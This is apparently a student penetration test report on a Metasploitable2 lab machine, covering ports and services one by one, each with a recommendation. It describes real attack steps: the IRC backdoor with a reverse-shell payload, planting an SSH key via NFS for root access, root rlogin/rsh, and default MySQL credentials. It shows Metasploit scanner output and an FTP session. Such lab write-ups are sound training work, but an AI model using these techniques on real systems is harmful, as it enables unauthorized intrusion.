- **Introduction**

1.1-Objective

The objective of this penetration testing is to identify security vulnerabilities on the system and to what extent they can be exploited and what are the risks associated with these .Besides these we have the following objectives:

Perform broad scans to identify potential areas of exposure and services that may act as an entry point.

Perform targeted scans and manual investigations to validate vulnerabilities.

Perform supplemental research and developmental activities to support analysis.

Identify issues of immediate consequence and recommend solutions.

1.2 -Methodology

1. Reconnaissance: Gathering Information

- **Passive Reconnaissance**: Collect publicly available information about the target, such as domain registration, DNS records, and social media presence.
- **Active Reconnaissance**: Scan the target network for open ports, services, and vulnerabilities using tools like Nmap and Nessus.
- **Footprinting**: Identify potential entry points and gather additional information about the target's infrastructure.
- **Web Application** Reconnaissance: Analyze the target's website for vulnerabilities, such as directory traversal, SQL injection, and cross-site scripting.
- **Social Engineering**: Gather information through social interactions and deception techniques, such as phishing and pretexting.

2. Scanning and Enumeration: Identifying Vulnerabilities

- **Vulnerability Scanning:** Use automated tools to scan the target for known vulnerabilities,

  Open ports , open services ,

- **Enumeration:** Gather detailed information about the target's systems, services, and users, including account information, privileges, and network topology.

3. Exploitation: Compromising Systems

Gaining access to resources is the whole point of a modern-day attack. The usual goal is to either extract information of value to the attacker or use the

network as a launch site for attacks against other targets. In either situation, the attacker must gain some level of access to one or more network device

4. Post-Exploitation: Maintaining Access

- **Data Exfiltration:** Steal sensitive data, such as confidential files, customer information, or intellectual property.
- **Privilege Escalation:** Attempt to gain higher privileges within the compromised system.
- **Lateral Movement:** Move laterally within the target network to compromise additional systems.
- **Persistence:** Establish persistence mechanisms to maintain access, even after reboots or system updates.
- **Backdoor Installation:** Install backdoors to provide remote access to the compromised system.

5. Documenting Findings and Recommendations

- **Document Findings:** Document all vulnerabilities identified, exploits used, and evidence of compromise.
- **Assess Impact:** Evaluate the potential impact of the vulnerabilities on the target organization.
- **Provide Recommendations:** Offer specific recommendations for addressing the identified vulnerabilities and improving security.

1.3 -Tools

1-**Nmap**

Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.

Port scanning – Enumerating the open ports on target hosts .

Version detection – Interrogating network services on remote devices to determine application name and version number.

OS detection – Determining the operating system and hardware characteristics of network devices.

Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language. Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

2-**Metasploit Project:**

- Provides information about security vulnerabilities
- Aids in penetration testing and IDS signature development

- Metasploit Framework: tool for developing and executing exploit code
- Opcode Database, shellcode archive, and related research
- Well known for anti-forensic and evasion tools

2-THREAT

2.1 open ports and version

2.1.1 port 8180 tomcat

1- use Metasploit aux to get user & password then brute force

Then use user and password Application Deployer Authenticated Code Execution

. **recommend :** update Tomcat to the latest version.

2.1.2 port 8009 apache jserv

Use Metasploit auxiliary about apache jserv

2.1.3 port 6667 irc

Exploitation


To exploit this service we directly use the metasploit module.

Use the module irc backdoor and set the remote host ip address.

Set the payload that would run on the remote host.

Here we use payload cmd/unix/reverse


Risk:high



Recommended : Since the access gained by the backdoor is of root level. Hece this version of the service should be updated or the port should be closed.

2.1.4 port 3306 mysql

Metasploit auxiliary



Then connect use this command to show databases

MySQL is installed with a default password on the root account.


Recommend: you must change the default passwords to strong passwords.

2.1.5 port smtp 25


Exploitation:

I went to Metasploit and searched for SMTP auxiliary modules. I found an auxiliary module to perform enumeration in SMTP to get usernames. I used the auxiliary module for SMTP enumeration.

Using the Auxiliary Module for SMTP Enumeration



Then I set the RHOST to the IP address of Metasploitable2 and run the auxiliary exploit to perform enumeration on the SMTP service.



Recommendation:

1-Disable SMTP if Not Needed: Turn off the service on port 25 if it's unnecessary.

2-Require Authentication: Set up authentication for sending emails to prevent unauthorized access.

3-Restrict Access: Limit access to port 25 using firewall rules to trusted IP addresses only.

2.1.6 port http 80

Exploitation:

I went to Metasploit and searched for HTTP auxiliary modules. I used some of the auxiliary modules to discover directories, HTTP version, and headers.

I also used other auxiliary modules.


1- know http version

```
msf6 auxiliary(scanner/http/options) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.244.129
rhosts ⇒ 192.168.244.129
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 192.168.244.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2- know http headers

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_header
msf6 auxiliary(scanner/http/http_header) > set rhosts 192.168.244.129
rhosts ⇒ 192.168.244.129
msf6 auxiliary(scanner/http/http_header) > exploit

[+] 192.168.244.129:80   : CONTENT-TYPE: text/html
[+] 192.168.244.129:80   : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[+] 192.168.244.129:80   : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.244.129:80   : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_header) > use auxiliary/scanner/http/backup_file
```

3- Know HTTP Directories



Recommendation:


Disable HTTP on port 80 and enforce HTTPS with proper SSL/TLS configuration. Ensure the web server is up to date and restrict access using firewall rules.

2.1.6 port rpcbind 111


Exploitation:

1. I go to make the command `rpcbind -p <IP>` to get all procedure calls.

2. I found NFS, then I use `mount` to show the files shared.




3. I use `showmount` to get the files on my machine.




4. I move my public key to `/root/.ssh` on the victim machine.

5. I put my key in `authorized_keys` on the machine.



6. Finally, I make the command `ssh -i /root/.ssh/my_key.pub root@<IP>` to connect to the victim machine.



Recommendations:


1-Disable Unused RPC Services: Turn off any unnecessary RPC services to reduce the attack surface.

2-Limit NFS Exports: Ensure that NFS exports are configured to limit access to trusted IP addresses only.

2.1.7 port rlogin 513

exploitation:

Use the rlogin command with the username "root" and the target IP address to log in remotely.



Recommendations for rlogin:


1-Disable rlogin: If possible, turn off rlogin on your systems since it is an insecure protocol.

2-Use SSH Instead: Switch to Secure Shell (SSH) for remote logins, as it provides encrypted communication.

2.1.8 port rlogin 513

exploitation:

Use the rsh command with the username "root," the target IP address, and the command to execute a command remotely.



Recommendations for rsh:

1-Disable rsh: If possible, disable the rsh service on your systems as it is an insecure protocol.

2-Restrict Access: Limit the use of rsh to trusted IP addresses to reduce the risk of unauthorized access.


1. FTP on Port 21

- **Action**: Attempt to connect using FTP.


- **Exploitation**: You mentioned using Metasploit to directly exploit this service.


 - **Metasploit Module**: Using the appropriate module, set the RHOST to the target IP and exploit.

 - **Risk**: FTP is an insecure protocol that transmits data, including credentials, in plaintext. It’s highly vulnerable to credential interception, brute force attacks, and exploitation of weak permissions.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.6:21
Connected to 192.168.1.6.
220 (vsFTPd 2.3.4)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
local: 21 remote: 21
229 Entering Extended Passive Mode (|||64890|)
550 Failed to open file.
221 Goodbye.
```





Recommendation:

- **Mitigation**: Disable FTP if not needed. Replace it with secure alternatives such as SFTP or FTPS.

- **Hardening**: If FTP must be used, enforce strong credentials, limit access through firewalls, and disable anonymous logins.


2. SSH on Port 22

